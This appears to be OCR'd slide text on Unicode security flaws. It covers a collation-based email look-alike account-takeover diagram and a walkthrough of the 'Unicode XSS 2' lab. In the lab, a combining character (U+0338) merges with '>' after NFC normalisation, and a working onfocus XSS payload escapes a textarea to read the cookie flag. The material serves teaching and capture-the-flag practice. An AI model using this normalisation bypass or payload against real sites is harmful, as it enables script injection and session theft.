
```
SELECT 'á' COLLATE utf8mb4_0900_as_cs = 'A' AS comparison_result;
```

```
SELECT 'á' COLLATE utf8mb4_0900_as_cs = 'A' AS comparison_result;
```


comparison_result
0 ← False





https://www.unicode.org/charts/collation/index.html


Attacker
Server
Database
user@gmäil.com
check

Unicode Collation Algorithm




Attacker
Server
Database
user@gmäil.com
check
true
id
email
token
1
user@gmail.com
null
insert
token
id
email
token
1
user@gmail.com
token
Response
SMTP
Vulnerable



Unicode XSS 2

This lab features some unlikely server-side behaviour, which I have not seen in the wild. But it is not completely implausible.

Enter your name: Submit

https://ozb2apmi.xssy.uk/

https://ozb2apmi.xssy.uk/target.ftl?name=Á

Unicode XSS 2

textarea 171.67 × 37

Enter your name: Á Submit

Elements Console Sources Network Performance Memory

```
<h1>Unicode XSS 2</h1>
<form action="target.ftl">
  "Enter your name: "
  <textarea name="name">Á</textarea> == $0
  <input type="submit">
</form>
```

https://ozb2apmi.xssy.uk/target.ftl?name=Á

Unicode XSS 2

textarea 171.67 × 37

Enter your name: Á Submit

Elements Console Sources Network Performance Memory

```
<h1>Unicode XSS 2</h1>
<form action="target.ftl">
  "Enter your name: "
  <textarea name="name">Á</textarea> == $0
  <input type="submit">
</form>
```

```
<form action="target.ftl">
  "Enter your name: "
  <textarea name="name">Á</textarea> == $0
  <input type="submit">
</form>
```

Container Element

Server Side FreeMarker Template Language

```
<html>
<head><title>Unicode XSS 2</title></head>
<body>
<h1>Unicode XSS 2</h1>
<form action="target.ftl">Enter your name:
${normalizeNFC("<textarea name=\"name\">" +
request.queryParameters.name!?replace("<",
"&lt;") + "</textarea>")}
<input type="submit"/>
</form>
</body>
</html>
```

Concatenate input with tag and then normalize

```
1  for i in range(65535):
2      q = unicodedata.normalize('NFC', '>' + chr(i))
3      if not q.startswith('>'):
4          print(hex(i))
```

✓ 0.0s

```
1  for i in range(65535):
2      q = unicodedata.normalize('NFC', '>' + chr(i))
3      if not q.startswith('>'):
4          print(hex(i))
```

✓ 0.0s

```
0x338
```

```
1  for i in range(65535):
2      q = unicodedata.normalize('NFC', '>' + chr(i))
3      if not q.startswith('>'):
4          print(hex(i))
```

✓ 0.0s

0x338

U+003E

Greater-Than Sign

+

U+0338


Combining Long Solidus Overlay


=

U+226F

Not Greater-Than

https://ozb2apmi.xssy.uk/target.ftl?name=%CC%B8-onfocus="alert(document.cookie)">


ozb2apmi.xssy.uk/target.ftl?name≠+onfocus="alert(document.cookie)">
XSSy
This lab is hosted on XSSy.
Visit the lab page to submit your payload.
Unicode XSS 2
Enter your name:
Submit
ozb2apmi.xssy.uk says
flag=6iyvm3lk
OK




```
<form action="target.ftl">
  "Enter your name: "
  <textarea name="name" ≯ onfocus="alert(document.cookie)"></textarea> == $0
  <input type="submit">
</form>
```

Key Takeaways

1. Normalize before security logic
2. Validate URL decodings
3. Confirm normalization forms in use